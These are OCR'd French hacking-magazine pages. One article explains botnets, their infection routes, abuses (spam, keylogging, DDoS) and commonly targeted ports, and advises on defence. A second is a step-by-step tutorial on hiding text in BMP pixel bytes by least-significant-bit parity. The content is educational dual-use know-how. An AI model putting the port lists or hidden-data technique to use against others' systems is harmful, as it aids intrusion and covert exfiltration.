http://curl.haxx.se
Site officiel de cURL

http://fr.php.net/curl
Documentation officielle de php sur cURL

Les réseaux de robots
Action et prévention

[Valéry RASPLUS]

Qu'est-ce qu'un botnet ?

Les botnets (roBOT NETwork, réseau de robots) étaient à l'origine des robots d'administration – c'est-à-dire des programmes informatiques localisés sur une ou des machines distantes (dites esclaves) réalisant toute une série d'actions automatiques sur un ou plusieurs serveurs – qui furent progressivement détournés de leurs fonctions premières pour devenir des outils de pirates [1].

Principalement utilisés dans la gestion des canaux IRC (Internet Relay Chat, discussion relayée par Internet), l'outil d'administration populaire – détourné – le plus en pointe se nommait Eggdrop (ponte d'oeuf) [2]. Depuis d'autres nuisances informatiques virent le jour [3].

Contrôlés à distance par un brotherder ou master (créateur et utilisateur-opérateur de botnets), ce groupe d'ordinateurs ou de serveurs esclaves (zombies) [4]–dévié furtivement dans les cas d'actions malveillantes – aura pour objectif, en amont, de se connecter sur un ou plusieurs serveurs maîtres (IRC, Web, Mail, etc.) pour propager, en aval, ses instructions sur de nouvelles machines. Ainsi le serveur maître servira-t-il de passerelle pour propager ses programmes infectés dans un ensemble de supports informatiques annexe.

Ces dernières machines joueront à leur tour le rôle de « sergent recruteur », démultipliant à grande échelle le processus engagé.
En retour, ces machines infectées indiqueront leurs présences et leurs attentes d'actions au brotherder. Ces ordinateurs seront donc utilisés à la fois par l'opérateur légitime, qui ignore totalement le parasitage, et par le brotherder, colocataire furtif. Signalons qu'un serveur ou un ordinateur peut être contaminé par plusieurs brotherders. Ils peuvent soit cohabiter « en bonne intelligence » dans la même machine soit se discriminer entre eux en vu du monopole exclusif de cette machine.

Une guerre invisible se déroule peut-être en ce moment même dans votre ordinateur sans que vous en ayez le moindre écho (avec le risque potentiel de « victimes collatérales » numériques)[5]. Ces botnets ne sont pourtant pas sans faiblesse : il est possible de récupérer un certain nombre de leurs donnés internes, comme par exemple le nom du canal utilisé, le mot de passe du serveur source, les paramètres d'authentification,… L'arroseur arrosé verra son robot détourné par un autre quasi-similaire ou par un chasseur de botnets [6].


L'introduction peut se faire par l'intermédiaire d'emails accompagnés de pièces jointes contaminées (Virus, cheval de Troie, etc.), d'éventuelles failles de logiciels ou de navigateurs Internet (exploités sur des sites Web piégés), dans le cas du P2P (Peer-to-peer, poste-à-poste), etc. L'ordinateur infecté pourra alors se voir détourné de ses fonctions premières en envoyant à ses destinataires des emails accompagnés de pièces jointes infectées

ou des liens Web piégés, en propulsant des flopées de spams (pourriels) ou phishings (hameçonnage)[7] à l'insu de l'utilisateur, en examinant in situ les informations sensibles propres aux utilisateurs propriétaires (mots de passe, comptes utilisateur, numéro de carte bancaire, etc.) donnant la possibilité d'usurpation d'identité, en désactivant (plus ou moins) les antivirus et autres firewalls, en installant des rootkits (équipement root)[8], en disséminant de nouveaux maliciels (logiciels malveillants), en utilisant silencieusement le FTP embarqué, en scannant le réseau à la recherche de failles, de backdoors ou de certains ports (cibles TCP 135, 139, 445 ; cibles UDP 137)[9], en interceptant des communications, en menant des attaques de déni de service distribué ou non (DDoS,Distributed Denial of Service) [10], par HTTP-flood récursif (inondation HTTP)[11], en utilisant son espace disque pour installer des matériaux pas toujours légaux, en capturant les frappes du clavier (keylogging), en attaquant le réseau IRC (clone attack) , etc.[12]

Comment alors se protéger ? Le minimum syndical vital pour tout utilisateur lambda comme pour tout administrateur, de l'ordinateur familial à l'ordinateur d'entreprise, est d'installer régulièrement les mises à jour et les correctifs du système, des logiciels, des antivirus, des firewalls,… d'installer un ou quelques outils de détection de programmes espions (furtifs ou non) et de les utiliser, d'IDS (Intrusion Detection System), de suivre les forums de discussion sur la sécurité informatique, lire Hzv, etc.

Un administrateur pointilleux pourra surveiller les flux de requêtes DNS (Domain Name System, système de noms de domaine). Au-delà d'un certain seuil (moyenne) ou d'une soudaine augmentation de demandes la vigilance s'impose. Il est possible de devancer ce type d'attaque en introduisant une barrière filtrante constituée d'un résolveur DNS, placé entre le réseau externe et son propre parc.
Ce dernier n'acceptera que les requêtes DNS de machines autorisées, à condition que celles-ci ne soient pas infectées ! L'administrateur réseau se transformera en une sorte de profiler réseau, analysant le comportement « psychologique » de son réseau :
Quelle est la moyenne de flux en entrée et en sortie (critère quantitatif) ? Qu'est-ce qui rentre et qu'est-ce qui sort (critère qualitatif) ? Quels ports sont utilisés (régulièrement, occasionnellement, anormalement) ? Que font habituellement mes machines ? Qu'utilisent-elles comme applications ? Qui utilise quoi ? Y a-t-il eu des intrusions ? Qu'on révélés les journaux des machines ? Etc. On pourra joindre à cette opération l'utilisation d'un honeypot (« pot de miel »)[13] afin de décortiquer le plus précisément possible le type d'attaque en cours. Enfin, et presque sans surprise, les systèmes Windows sont sensiblement plus sensibles à ce phénomène que d'autres comme Linux.

Il convient d'être un utilisateur responsable en préférant lire les emails en mode texte plutôt que HTML, de ne pas répondre aux spams, se méfier des liens URL comme des pièces jointes contenus dans un email, mener une politique de droit d'accès et de cloisonnement du réseau, etc.
Et porter une attention toute particulière aux postes nomades : l'introduction d'une source externe « vérolée » au réseau « blindé » peut faire tomber celui-ci (attaque du processeur, des applications, des pilotes de périphérique, etc.).



Les serveurs sont rarement éteints, les ordinateurs familiaux comme les ordinateurs d'entreprises sont souvent allumés sans que l'utilisateur ne se trouve devant son poste.
Tout ceci facilite l'utilisation abusive « en roue libre » de ces postes informatiques où toute anomalie qui pourrait éventuellement être détectée passe totalement inaperçue. Les codes malveillants ne vous préviendront pas de leur présence !

[1] Concernant les détournements d'outils informatiques, je renvoie les lecteurs à mon article « Outils d'administrateur, outils de pirates », The Hackademy Journal, n° 9, juillet 2003.

[2] Classé comme un robot d'utilisateur (différent des robots de serveur).

[3] W32 PrettyPark, GTBot, AgoBot, PhatBot, ForBot, XtremBot, SDBot, RBot, UrBot, UrXBot, SpyBot, mIRC-based Bots, GT-Bots, DNSXBot, Q8Bot, Kaiten, Netsky, Bangle, etc.

[4] Un tel réseau est le plus couramment composé d'une centaine à plusieurs milliers de machines.

[5] Ces manœuvres n'ont pas le monopole des cybercriminels. Elles peuvent être le fait de services gouvernementaux de renseignement ou militaires qui sont à la pointe de ce que l'on nomme la cyberguerre (cyberwarfare).

[6] La famille des botherders comprend des solitaires. Mais le plus souvent ils communiquent entre eux, échangent une multitude d'informations plus ou moins techniques, établissent des tactiques et des stratégies. Certains se regroupent en communautés plus ou moins stables. Tous n'ont pas les mêmes compétences informatiques. La sous-famille des botherders mercenaires vend pour sa part au plus offrant ses capacités d'actions sur le réseau à des fins commerciales, publicitaires, criminelles,….

[7] Technique informatique d'ingénierie sociale.

[8] Ensemble de programmes informatiques destinés à posséder les droits d'un root d'ordinateur ou de réseau.

[9] La liste des ports pourrait s'allonger : 42, 80, 903, 1025, 1433, 2745, 3127, 3306, 3410, 5000, 6129, …

[10] Attaque saturant la bande passante d'un réseau pour le faire tomber ou surchargeant les ressources d'un système pour l'interrompre.

[11] Les botnets utiliseront un lien HTTP pour se focaliser sur un site Web cible.

[12] N'oublions pas qu'un botnet a souvent un coup d'avance en se mettant régulièrement à jour des failles des systèmes qu'il exploite.


[13] Généralement constitué d'un ordinateur « leurre » volontairement faillible utilisé pour analyser les méthodes et les actions d'un intrus informatique.

La stéganographie de Integer Binary Numbers

[ThierryCrettol]

L'image BMP

Format des images Microsoft en natif. *1
Si vous ouvrez une image bmp avec le bloc-notes, vous obtiendrez un fichier texte dont le début ressemblera aux deux exemples suivants:



Les 54 premiers caractères sont réservés pour le cartouche de l'image bmp, on ne peut pas les modifier. (encadré bleu)

Le cartouche possède les éléments suivants dans l'ordre:


```
L'entête d'un fichier Bitmap (bmp)
La taille de l'image
La position du début des pixels
En-tête --> vérification
Taille
Largeur de l'image
Hauteur de l'image
Valeur plan
Nombre de bits par pixel
Valeur de compression utilisée
Taille de l'image avec remplissage
Résolution horizontale
Résolution verticale
Nombre de couleurs contenues dans la palette
Nombre de couleurs contenues dans l'image.
```

Le reste de l'image (caractère de la position 55 jusqu'à la fin du fichier texte) est composé de caractères qui représentent chacun un caractère ASCII (consulter la table ASCII en annexe). Un caractère ASCII est la représentation d'une valeur allant de 0 à 255. (8 bits --> un byte)

ex. : Le caractère «i» majuscule est la représentation du nombre décimal 73 qui devient 01001001 en nombre binaire.

Une image Bmp 24 bits génère la couleur d'un pixel avec 3 bytes. Le fameux RGB (1 byte Rouge, 1 byte Vert, 1 byte Bleu).

La stéganographie dans des Bitmaps



Nous prenons maintenant uniquement les bytes qui représentent les pixels de l'image bmp (cadre rouge):

Etape1

Nous traduisons les caractères entourés en rouge en valeurs décimales:

Caractères ASCII :
`111111///555111////11,.....000111//`

Représentation Décimale :
```
49, 49, 49, 49, 49, 49, 47, 47,
47, 53, 53, 53, 49, 49, 49, 47,
47, 47, 47, 49, 49, 44,46,46,
46, 46, 46, 46, 46, etc ...
```

Etape2

Nous transformons tous les bytes de la photo en nombre paire et le résultat est :
```
48, 48, 48, 48, 48, 48, 46, 46,
46, 52, 52, 52, 48, 48, 48, 46,
46, 46, 46, 48, 48, 44, 46, 46,
46, 46, 46, 46, 46, etc ...
```

Etape3

Nous voulons cacher le message abc. Nous cherchons les valeurs ASCII de abc :
```
a = 97 décimal = 01100001 binaire
b = 98 décimal = 01100010 binaire
c = 99 décimal = 01100011 binaire
```

Etape 4

Nous cachons le message «abc» dans les bytes de la photo:

```
a 01100001 --> 48, 48, 48, 48, 48, 48, 46, 46,
--> 48, 49, 49, 48, 48, 48, 46, 47,
b 01100010 --> 46, 52, 52, 52, 48, 48, 48, 46,
--> 46, 53, 53, 52, 48, 48, 49, 46,
c 01100011 --> 46, 46, 46, 48, 48, 44, 46, 46,
--> 46, 47, 47, 48, 48, 44, 47, 47,
46, 46, 46, 46, 46, etc ...
```

Etape5

Nous voulons retrouver le message, nous relisons l'image. Pour ressortir les données binaires, il suffit de reprendre chaque byte de la photo et pour chaque nombre pair, on met un 0 et pour chaque nombre impair, on met un 1 :

```
48, 49, 49, 48, 48, 48, 46, 47, --> 01100001 -> a
46, 53, 53, 52, 48, 48, 49, 46, --> 01100010 -> b
46, 47, 47, 48, 48, 44, 47, 47, --> 01100011 -> c
```

Etape supplémentaire

Transformation d'un nombre décimal en nombre binaire :

Nous allons transformer le caractère ASCII «a» dont la valeur décimale est 97 :

```
97 / 2 = 48 reste 1
48 / 2 = 24 reste 0
24 / 2 = 12 reste 0
12 / 2 = 6  reste 0
6  / 2 = 3  reste 0
3  / 2 = 1  reste 1
1  / 2 = 0  reste 1
```

Nous mettons la suite de chiffres binaires sur 8 bits dans l'ordre ce qui donne : `01100001`.


Transformation du nombre binaire 01100001 en nombre décimal :*2

```
0      1      1      0      0      0      0      1
2^7    2^6    2^5    2^4    2^3    2^2    2^1    2^0
0     64     32     0      0      0      0      1
```


L'addition de `64+32+1` nous donne bien 97 et nous obtenons donc de nouveau le caractere «a».

